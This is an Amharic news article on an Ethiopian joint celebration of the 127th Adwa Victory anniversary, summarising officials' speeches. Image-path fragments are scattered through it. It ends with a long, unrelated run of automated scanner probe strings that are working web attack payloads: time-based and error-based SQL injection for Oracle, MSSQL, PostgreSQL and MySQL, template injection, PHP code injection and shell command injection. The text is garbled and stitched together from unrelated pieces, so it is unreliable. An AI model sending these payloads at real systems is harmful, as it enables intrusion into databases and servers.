127ኛው የአድዋ ድል በዓል በድምቀት ተከበረ
127ኛው የአድዋ ድልበዓል የፋይናንስ ደህንነት አገልግሎት፣ የሰላም ሚኒስቴር፣ የኢንፎርሜሽን መረብ ደህንነት አስተዳደር እና የአርቲፊሻል ኢንተለጀንስ ኢንስቲቲዩት አመራሮችና ሰራተኞች እንዲሁም የጥንታዊት ኢትዮጵያ ጀግኖች አርበኞች ማህበር ተወካዮች በጋራ በተሳተፉበት የካቲት 22 ቀን 2015 ዓ.ም በድምቀት ተከብሯል፡፡
የአድዋ ድል በዓል በየዓመቱ የሚዘከረው የጣሊያን ወራሪ ሀይልን ኢትዮጵያውያን በአንድነት፣ በጀግንነት እና በጽናት የካቲት 23 ቀን 1888 ዓ.ም በአድዋ ላይ ድል የነሱበትን ምክንያት በማድረግ ሲሆን ድሉም ከኢትዮጵያም አልፎ የመላው አፍሪካውያን እና የዓለም ጥቁር ህዝቦች ድል ጭምር ተደርጎ የሚወሰድ መሆኑ በስፋት ተብራርቷል።
የዘንድሮ የ127ኛው የአድዋ ድል በዓል “አንድነት፣ ጀግንነትና ጽናት” በሚል መሪ ቃል የተከበረ ሲሆን በዓሉን አስመልክተው የጥንታዊትኢትዮጵያ ጀግኖች አርበኞች ማህበር ተወካይ አቶ ጥለሁን ጣሰው የ127ኛው የአድዋ ድል በዓልን አስመልክተው በበዓሉ ላይ ባስተላለፉበት መልዕክት ኢትዮጵያ የተፈጸመባትን ወረራ ለመቀልበስ የኢትዮጵያውያን በጋራ ሆነው በጀግንነትና በፅናት ድል በማድረግ ለጥቁር ህዝቦች ነጻነትና ለሀገራዊ ሉዓላዊነት አኩሪ ታሪክ ማስመዝገባቸውን ጠቅሰው አሁን ያለው ትውልድም አገሩን በጽናት በመጠበቅ እንዳለበት የአደራ መልዕክት አስተላልፈዋል።
የፋይናንስ ደህንነት አገልግሎት ዋና ዳይሬክተር የተከበሩ አቶ ሙሉቀን አማረ በዓሉን አስመልክተው ባስተላለፉት የእንኳን አደረሳችሁ መልዕክት የአድዋ ድል የአፍሪካ የነጻነት ተምሳሌት እና የአንድነታችን መገለጫ መሆኑን ጠቅሰው የድሉ ሚስጥር የአንድነት፣ የጀግንነትና የጽናት ውጤት ሲሉ ገልጸዋል። አክለውም ጀግኖች አባቶቻችን በአንድነት፣በጽናት እና በጀግንነት የነጭ ወረሪ ሀይልን በማሸነፍና ከባዱን ፈተና በመወጣት ነጻ ሀገርን ለትውልድ አስረክበዋል ብለዋል፡፡ የዚህ ዘመን ትውልድም የቀድሞአባቶቹን ተምሳሌት በማድረግ የሀገራችንን ነጻነት ጠብቀን ለቀጣይ ትውልድ ለማስተላለፍ በተለያየ መልኩ ከሚደረጉ ትንኮሳዎች መጠበቅ ይገባል ብለዋል። በተለያየ ጊዜ የገጠሙንን ከባድ ፈተናዎች በጽናት እንዳለፍን ሁሉ አሁንም ፈተናዎችን በአንድነት፣በጀግንነትና በጽናት ይገባል ብለዋል።
የሰላም ሚኒስቴር ሚኒስትር ዴኤታ የተከበሩ አቶ ታዬ ደንደኣ በበኩላቸው ድሮ ከነበረው ወረራ መልኩን የቀየረ ወረራ ዘሬም መኖሩን ጠቅሰው እነዚህም ቴክኖሎጂን መሰረት በማድረግ በራሳችን ክፍያ የተለያዩ ማህበራዊ ሚዲያዎችን በመጠቀም የባህል ወረራ የሚፈጸም መሆኑን፣ እርስ በርሳችን የሚያፋጁን አጀንዳዎችን በመግዛት ለተለያዩ ችግሮች የመዳረግ ሁኔታ መኖሩን ጠቅሰዋል።በመሆኑም ሀገራዊሉዓላዊነታችንን አደጋ ላይ ከሚጥሉ ተግባራት በመቆጠብ ሀገራችንን በአንድነት፣ በጀግንነት እና በጽናት ማሻገር እንደሚገባ አሳስበዋል።
የአርቲፊሻል ኢንተለጀንስ ኢንስቲትዩት ምክትል ዋና ዳይሬክተር ክቡር ዶ/ር ታዬ ግርማ ባደረጉት ንግግር ጥንት አባቶቻችን እንደ ዛሬው ቴክኖሎጂና የመረጃ ስርዓት ባልተሰፋፋበት በአንድነት ሆነው ጥቁር ህዝብ በነጭ መገዛት አለበት የሚለውን አስተሳሰብ በጽኑ ተጋድሎ በመስበር ታሪክ መቀየራቸውን አብራርተው ዛሬ ያለው ትውልድም ቴክኖሎጂን ለመልካም ነገር በማዋል የሀገራችንን ሰላምና ደህንነት ጠብቀን ለትውል ማስተላለፍ አለብን ብለዋል።
የኢንፎርሜሽን መረብ ደህንነት አስተዳደር ዋና ዳይሬክተር የተከበሩ አቶ ሰለሞን ሶካ በበኩላቸው የአድዋ ድል በዓል በመላው ዓለም የሚገኙ ኢትዮጵያውያን ኩራት ብቻ ሳይሆን ሁሉም ጥቁር ህዝቦች አንገታቸውን ቀና አድርገው የሄዱበት ታላቅ በዓል እንደሆነ ገልጸዋል። ይህ ግን ታሪክ እንደሆነ እና ለአሁኑየሀገር ዕድገት እና ሉዓላዊነት መሰረት እንጂ ዋስትና እንደማይሆን አስረድተው ትውልዱ በቴክኖሎጂ አና በእውቀት ባለቤት በመሆን ከምዕራባውያን ጥገኝነት ነጻ በመውጣት ደማቅ ታሪክ ሰርቶ ድሉን ማስቀጠል እንደሚኖርበት አስገንዝበዋል። አያይዘውም ዘመኑ የሚጠይቀው አርበኝነት እውቀትን በመታጠቅ ድህነትን እና ኋላቀርነትን መሰዋዕትነት በመክፈል ጭምር ድል በማድረግ የበለጸገች ኢትዮጵያን ለመጪው ትውልድ ማስረከብ ይኖርብናል ብለዋል።
በመጨረሻም የጥንታዊት ኢትዮጵያ ጀግኖች አርበኞች ማህበር አባልና ተወካይ አቶ ጥለሁን ጣሰው ከአራቱም ተቋማት ለተወከሉ ወጣቶች የሀገር አንድነት አርማ የሆነውን ሰንቅዓላማ አስረክበዋል።
123456'/**/and/**/DBMS_PIPE.RECEIVE_MESSAGE('q',8)='q
123456'/**/and/**/DBMS_PIPE.RECEIVE_MESSAGE('g',0)='g
123456/**/and/**/0=DBMS_PIPE.RECEIVE_MESSAGE('g',8)
123456/**/and/**/3=DBMS_PIPE.RECEIVE_MESSAGE('h',0)
123456'and(select+1)>0waitfor/**/delay'0:0:8
123456'and(select+1)>0waitfor/**/delay'0:0:0
123456/**/and(select+1)>0waitfor/**/delay'0:0:8'/**/
123456/**/and(select+1)>0waitfor/**/delay'0:0:0'/**/
123456'/**/and(select'1'from/**/pg_sleep(8))::text>'0
123456'/**/and(select'1'from/**/pg_sleep(0))::text>'0
123456/**/and(select+1/**/from/**/pg_sleep(8))>0/**/123456/**/and(select+1/**/from/**/pg_sleep(0))>0/**/
123456"and(select*from(select+sleep(8))a/**/union/**/select+1)="
123456"and(select*from(select+sleep(0))a/**/union/**/select+1)="
123456'and(select*from(select+sleep(8))a/**/union/**/select+1)='
123456'and(select*from(select+sleep(0))a/**/union/**/select+1)='
(select*from(select+sleep(8)union/**/select+1)a)
(select*from(select+sleep(0)union/**/select+1)a)
123456"and"f"="g
123456"and"h"="h
123456'and'y'='t
123456'and'x'='x
123456/**/and+4=8
123456/**/and+2=2
123456
123456
123456
123456
123456
123456'"\(
123456
123456鎈'"\(
123456
123456'and/**/convert(int,sys.fn_sqlvarbasetostr(HashBytes('MD5','1090871085')))>'0
123456
convert(int,sys.fn_sqlvarbasetostr(HashBytes('MD5','1971345244')))
123456
123456/**/and/**/cast(md5('1180612386')as/**/int)>0
123456
123456'and(select'1'from/**/cast(md5(1255045259)as/**/int))>'0
123456
123456
extractvalue(1,concat(char(126),md5(1388067775)))
123456"and/**/extractvalue(1,concat(char(126),md5(1984720599)))and"
123456
123456
123456'and/**/extractvalue(1,concat(char(126),md5(1724813462)))and'
123456
123456
123456
123456
123456123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
expr 852745659 + 913570733
123456
123456
123456
123456
<%- 961739374+826916803 %>
#set($c=819870968+917153757)${c}$c
123456${(940124717+970224990)?c}
123456
${919752929+860205786}
123456
/*1*/{{854938741+935761720}}
123456
123456
123456
${970309484+940668488}
123456
'-var_dump(md5(434534087))-'123456
123456
${@var_dump(md5(771241983))};
123456
123456
123456
123456$(expr 995751706 + 983550443)
123456|expr 879990663 + 991964615
nwfeekhuqjainsnpdjkd
123456 expr 853570326 + 905918522
123456
123456123456
123456
123456
123456